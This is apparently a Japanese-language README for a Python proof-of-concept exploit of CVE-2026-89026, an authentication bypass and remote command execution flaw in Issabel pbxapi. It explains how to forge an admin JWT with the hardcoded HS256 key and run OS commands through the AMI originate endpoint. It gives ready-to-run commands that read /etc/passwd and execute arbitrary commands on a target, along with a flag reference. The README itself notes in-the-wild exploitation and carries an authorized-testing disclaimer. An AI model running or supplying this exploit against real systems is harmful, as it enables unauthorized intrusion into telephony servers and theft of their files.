
 im-hanzou/cve-2026-89026
CVE-2026-89026 の Python PoC:Issabel pbxapi のハードコードされた鍵を使って HS256 JWT を偽造し、認証をバイパスして AMI originate 経由で OS コマンドを実行します。

Issabel pbxapi ハードコードされた JWT による RCE の PoC
Issabel Framework の pbxapi — 認証不要の JWT 偽造(ハードコードされた HS256 鍵)を行い、その後 Application=System を指定して GET /pbxapi/manager/originate を呼び出すことで、Asterisk ユーザーとして OS コマンドを実行します。コミット b97dbaf で修正済み(鍵は /etc/issabel.conf から読み込まれるようになりました)。Shadowserver は 2026-09-09 から悪用を確認しています。
許可されたテスト専用です。所有していない、またはテストの許可を得ていないシステムに対して実行しないでください。
必要なもの: Python 3、標準ライブラリのみ。
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --test --insecure

python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --read /etc/passwd --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --cmd id --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u TARGET --test
| フラグ | 動作 |
|---|---|
-u / --url | Issabel のベース URL(必須)。http:// または https://。スキームなしのホスト名はまず HTTPS として試行され、その後 HTTP が試行されます。http→https リダイレクトでは POST が維持されます。不正な TLS 証明書は検証なしで再試行されます。--insecure を指定すると最初から検証をスキップします(Issabel は自己署名証明書をよく使用します) |
--test | /pbxapi をフィンガープリントし、偽造された管理者 JWT が受け入れられることを証明します。originate は実行せず、コマンドも実行しません |
--read PATH | System 経由で cp PATH をウェブルートに実行し、その後ファイルを GET します(これが /etc/passwd を閲覧する方法です) |
--cmd CMD | GET /pbxapi/manager/originate?application=System&data=CMD。AMI は標準出力を返しません — ファイルを表示するには --read を使用してください |
--channel | originate の Channel(デフォルトは Local/s@default) |
--insecure | TLS 検証をスキップ |
--timeout | HTTP タイムアウト秒数(デフォルト 30) |
--test のエンドポイント: Authorization なしで GET /pbxapi/ を実行(403 を期待)、次に同じ URL を Authorization: Bearer <偽造 JWT> 付きで実行します。controllers / manager を列挙した 200 JSON(または認証後の AMI 接続 JSON)が返れば VULNERABLE です。originate は呼び出しません。
認証: 攻撃者側には認証はありません。API は Bearer JWT 認証を持っているつもりになっています。修正前の pbxapi/index.php は JWT_KEY をすべてのインストールにコンパイルされた文字列に設定しています。PoC はその鍵で {iat, exp, data.name=admin} に HS256 署名します。修正後は鍵が /etc/issabel.conf の base64_decode(pbxapijwtsecret) になり、標準のトークンは拒否されます(NOT_VULNERABLE)。
標準出力: PBXAPI、VULNERABLE、NOT_VULNERABLE、NOT_FOUND、HANDLER、HTTP。
CVE: CVE-2026-89026。クレジット: Shadowserver Foundation / VulnCheck。パッチ: b97dbaf。
